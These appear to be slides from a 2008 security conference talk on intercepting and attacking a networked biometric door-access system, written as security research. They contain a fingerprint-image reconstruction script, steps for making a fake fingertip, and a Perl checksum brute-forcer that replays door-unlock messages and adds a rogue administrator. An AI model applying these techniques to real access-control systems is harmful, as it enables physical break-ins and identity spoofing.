Biologger – A Biometric Keylogger

Matt Lewis, Black Hat Europe 2008

Agenda

- Background and research aims
- Worked example
  - Protocol investigation
  - Identifying template formats
  - Identifying image data
  - Fake biometric creation
  - Identifying and replaying control data
- Application to penetration testing methodology
- Mitigation and conclusions

Why Investigate Biometrics? (1)

- Many large-scale National ID projects to be realised (Passports, ID Cards). Future component of Critical National Infrastructure (CNI)
- Organisations looking at different types of physical access control (building and room access)
- Organisations looking at biometrics for logical access control (IT logon, data encryption)


Why Investigate Biometrics? (2)

- Many biometric devices implement an IP stack (ease of integration within existing networks and lower costs)
- Biometrics are just electronic systems that comprise:
  - Scanners/acquisition devices = **input devices**
  - Data transfer to/from backend databases = **networks**
  - Template storage = **databases**
- Need to identify methods of investigating the security of biometric systems
- One approach – investigate the protocols and data exchanges between biometric devices and processing units

Biologging:

In the spirit of key logging, man-in-the-middle the traffic and see what we can do with what we find…

Example Lab Setup (1)


Man-in-the-middle Laptop (POC Biologger)
Electronic Lock
System Users
UDP
UDP
Biometric Door Access Control
System Manager & Backup
Data Store

Example Lab Setup (2)

- Biometric device uses UDP between itself and management server
- Management server maintains control of a network of devices and a backup of biometric templates
- Electronic lock activated with successful authentication
- All traffic proxied through laptop (POC Biologger)

Protocol Investigation (1)

- Passive capture of all data transfers between device and server – all possible user actions explored:
  - Enrolment
  - User deletions
  - Template upload/download
- Captured traffic then inspected offline – zero knowledge black/box style

Protocol Investigation (2)


- “Wake-up” message identified before each transmission to/from device/server:

```
\x00\x00\x0a\xfe\x00\x00
```

- Device/server replies with a message containing two variable bytes, which appear in all subsequent transactions (a form of session identifier)
- Two further variable bytes within message (some form of checksum)

Protocol Investigation (3)

- Messages of ~300 bytes identified, deemed likely to contain template data
- Inspection of multiple packets allowed us to determine with reasonable certainty the following information:



2-byte start of data marker

2-byte session ID

1-byte finger ID

\xAA	\x00	V1	V2	S1	S2	N1	N2	N3	F	Template Data ...


2-byte checksum

3-byte user ID

300-byte template data

Protocol Investigation (4)

- System under test allows for the enrolment of up to all 10 fingers, and possible to identify finger mappings:




- Useful for attackers to know which fingers are registered – may assist in spoofing attacks (see later)
- Some fingers contain more detail than others – may be more vulnerable to exploitation of the False Accept Rate (FAR), therefore good victims/targets

Identifying Template Format

- Brief open-source investigation of the device revealed that templates are categorised to speed-up matching process
- Inspection of multiple enrolments from device captured by Biologger revealed third byte corresponding to the following:

- `\x00 – Left Loop`
- `\x01 – Right Loop`
- `\x02 – Arch`




Identifying Image Data (1)

- System allows for backup of fingerprint images during enrolment
- Data transfers of around 10,000 bytes observed (likely image data)
- Quick script to plot captured data with different permutations in (x,y) axis – actual byte value used as greyscale value

Identifying Image Data (2)

```
for wrap in range(100,150): # try plotting in x axis from wraparound of 100 to 150
          # create new greyscale image
          newIm = Image.new ("L", (150,150))
          putpixel = newIm.putpixel
          x = 0
          y = 0
          # plot all captured image data
          for p in range(len(data)):
                    # get the pixel colour value
                    col = ord(data[p])
                    putpixel((x, y), col)
                    x = x + 1
                    # if we've reached current wrap, plot on next line
                    if x == wrap:
                              x = 0
                              y = y + 1
          newIm.save("fingerprint" + str(wrap) + ".jpg")
```

Identifying Image Data (3)



Animation

Fingerprint image eventually revealed!

Identifying Image Data (4)




Image revealed with a wraparound of approximately 120 pixels in the x-axis

Actual image acquired by device and stored in backend database

Identifying Image Data (5)

- Reconstructed image not perfect, but could be cleaned with further manipulation
- If quality is sufficient, could be used to develop fake biometric
- Main observation at this stage – data is ***not*** encrypted!

Identifying Image Data (6)

- Intercepted image data may not be raw
- Other image file formats may be in use, e.g. JPEG
- May need to search captured data for common file format headers, e.g. JFIF
- Image data may be compressed for data transfer – this requires further analysis and effort to identify useful information

Fake Biometric Creation (1)

- The process of turning a 2D image into 3D artefact
- Note that an image from device/sensor is likely to be very good quality (passed internal quality controls of the device)
- Intercepted images therefore better candidates than other latent or passive image capture methods

Fake Biometric Creation (2)




Image © Yokohama Nat. Univ.
Matsumoto Laboratory

1. Take captured/reconstructed Biologger image
2. Convert to monochrome (black and white). Microsoft Paint works well
3. Etch onto PCB, or use image on transparency with UV exposure and acid bath to yield copper 3D mould
4. Use filling agent of choice to create fake fingertip (e.g. silicone/gelatine)

Video…

- Video to be played here

Replaying Control Data (1)

- Further inspection of captured traffic revealed control messages
- System allows addition of new users without fingerprint data (e.g. PIN only)

```
<New User Message> = <User ID number><Privilege><Password><Name><DeviceNumber>
```

- The following privileges were identified:

```
\x00 – user disabled
\x01 - normal user
\x02 - manager
\x03 - administrator
```

- 8-byte door unlock message also identified, contains device number within the network that is to issue the unlock signal

Replaying Control Data (2)

- Recall earlier problem – unable to identify checksum value (2-bytes)
- 2^16 = 65536 possibilities for the checksum. That must be brute-forceable!

```
sub bruteforce_message {
          $session = shift; # get the session ID after issuing “wake-up” message
          $device = shift; # get the device number to which to issue the open door command
          # send open door message with session identifier and all possible checksum values
          # contained within two byte variables $v1 and $v2
          for($v1 = 0; $v1 < 256; $v1++) {
                    for($v2 = 0; $v2 < 256; $v2++) {
                              $open_door = "\x0a" . chr($v1) . chr($v2) . $session . $device;
                              # write the message to the socket
                              print $sock $open_door;
                              # incure a slight delay before transmitting next packet
                              select(undef, undef, undef, 0.001);
                    }
          }
}
```

Replaying Control Data (3)

- Takes circa 6 minutes on a 1GHz laptop with a single-threaded solution
- Possible to (eventually) successfully open the door with this replay
- Also possible to add new administrative users (without biometric)

```
$add_user = "\x0a" . chr($v1) . chr($v2) . $session . “65534\x031234Hacker\x00”;
```

- Denial of Service anyone ? A Delete user message is also available...

Application to Penetration Testing (1)

- Open Source information gathering – manufacturer/vendor website can reveal much about the biometric device and modus operandi
- Target discovery and network analysis
  - Portscan the device(s) - web servers are common services (potential admin functions)
  - Portscan the server(s) – SQL servers are common – good old blank *sa*?
- Network analysis – the types of things we've seen today
  - Identifying, distinguishing and replaying biometric/control data
  - Information leaks – information relating to the biometric, privilege levels, access rights, ID numbers and PINs

Application to Penetration Testing (2)

  - Identifying biometric images and the recreation, manipulation and exploitation thereof
- Operating system analysis
  - Usual tools and techniques apply.
  - For the biometric device, embedded OS may require further analysis
- Exploits and privilege escalation
  - For servers, the usual applies
  - For the biometric device, potential 0-days in embedded bespoke operating systems, unstable IP stacks (previous experience of a device reboot as a result of simple SYN scan)

Application to Penetration Testing (3)

- Further Access
  - – Biometric spoofing – impersonating, development of fake biometric, defeating liveness detection
  - – Is the system under test a physical access solution?
    - What further physical access can be achieved?
    - Can I open the door to the server room? ☺
  - – Is the system under test and ID/authentication solution?
    - Can I swap identities, extend my VISA, improve my societal status?
    - Can I remove myself from a watch-list?

Conclusions (1)

- Biologging provides a useful mechanism for examining the security capabilities of biometric systems
- Biologging could be achieved through a number of different methods:
  - Sniffing device on the same broadcast domain
  - Inline wire tap / proxy device
  - Host-based function hooking/DLL injection on biometric servers

Conclusions (2)

- Most of the issues identified in this briefing could be mitigated with proper encryption of all biometric, user and control data
- Authenticated sessions between device and server would also improve the current configuration
- Regular log audits might identify unusual patterns of use
- Challenge-response mechanisms could be employed (e.g. request different finger on each authentication)
- Same principles apply to all biometric modes: Face, Finger, Iris, Hand, Voice...

Biometrics ≠ Security

Questions?

matthew.lewis[at]irmplc.com